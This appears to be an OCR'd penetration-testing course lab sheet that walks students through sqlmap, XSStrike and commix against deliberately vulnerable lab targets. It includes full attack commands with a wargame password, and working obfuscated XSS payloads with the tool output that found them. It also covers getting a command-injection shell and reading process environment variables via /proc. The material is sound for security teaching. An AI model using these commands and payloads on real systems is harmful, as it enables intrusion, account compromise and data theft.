
From the Kali VM, run `sqlmap` on first SQL injection example on the WFP1 VM via wfp1_internal_IP (in the form of `10.x.y.z`).

- **Show screenshots of the injection points discovered and the payloads used to exploit them**






- **Show the dump of the user table**



SQL Injection #2 (WFP1)


Show a screenshot of the output of running against the white-space filtered exercise using the tamper module `space2randomblank`



Solve this level via `sqlmap` by issuing the following

```
sqlmap -u 'http://natas15.natas.labs.overthewire.org' --auth-type basic --auth-cred natas15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J --data username=foo --dbms mysql --dump --level 2 --batch --time-sec 1
```

- Show a screenshot of the result



xsstrike

Duration: 10:00

`XSStrike` is a tool that discovers sites that are vulnerable to cross-site scripting attacks.

On the Kali VM, install the tool:


```
git clone https://github.com/s0md3v/XSStrike
cd XSStrike
virtualenv -p python3 env
source env/bin/activate
pip3 install fuzzywuzzy requests
```

Then, perform a scan on the XSS URL in the WFP1 VM via wfp1_internal_IP

```
python3 xsstrike.py -u
"http://<wfp1_internal_IP>/xss/example1.php?name=hacker"
```

- **Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.**


```
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/example1.php?name=hacker"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <dEtAils%0aoNtogGle%09=%09(confirm)()%0dx>
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <a/+/onPoinTereNteR%09=%09(confirm)()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
```




```
[+] Payload: <detailS%0aontOGglE%0a=%0a[8].find(confirm)>
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <D3V/+/oNpOinTerenter%09=%09a=prompt,a()>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
```


Visit the XSS Firing Range at http://public-firing-range.appspot.com/. Use XSS-strike to find payloads that exploit 3 different URLs.

- **Show a screenshot of each payload and the URL it exploits**




http://10.138.0.2/xss/example1.php?name=hacker/<D3v%0donmOUseoVer%0d=%0d(prompt)``>v3dm0s

```
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/exam
e1.php?name=hacker/address/location.hash/documentwrite"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <d3v%0aonmOUsEOvEr%0a=%0a[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3v%09OnmoUSeoVer%09=%09[8].find(confirm)>v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
```



"http://10.138.0.2/xss/example1.php?name=hacker/<A%0donmoUSeOver%0a=%0a(prompt)``%0dx>v3dm0s"



commix

Duration: 3:00

Commix is a tool that discovers sites that are vulnerable to command-line injection. One can either obtain the latest version via Github or use it directly on the Kali VM.

Option #1 (from source)

```
git clone https://github.com/commixproject/commix.git
```

Change directories into the repository and perform a scan on the command injection URL in the WFP1 VM via wfp1_internal_IP

```
cd commix
python commix.py
--url="http://10.x.y.z/commandexec/example1.php?ip=127.0.0.1"
--level=0
```


Option #2 (on Kali VM)

On the Kali VM, run the tool directly against the WFP1 VM via wfp1_internal_IP

```
commix --url
"http://<wfp1_internal_IP>/commandexec/example1.php?ip=127.0.0.1"
--level=0
```


Output

- **Show a screenshot of the payload that the tool finds to discover the vulnerability.**




Once found, commix will invoke a shell and offer it to you. Say yes to the shell and it will drop you into it.

- **Perform an `'ls'` and a `'pwd'` and show the results in screenshots showing you have obtained access.**




5.6: Exploitation tools (Pt 2)

For the process that launched the server, show a screenshot of its environment variables as revealed via `/proc`



metasploit Directory Scan

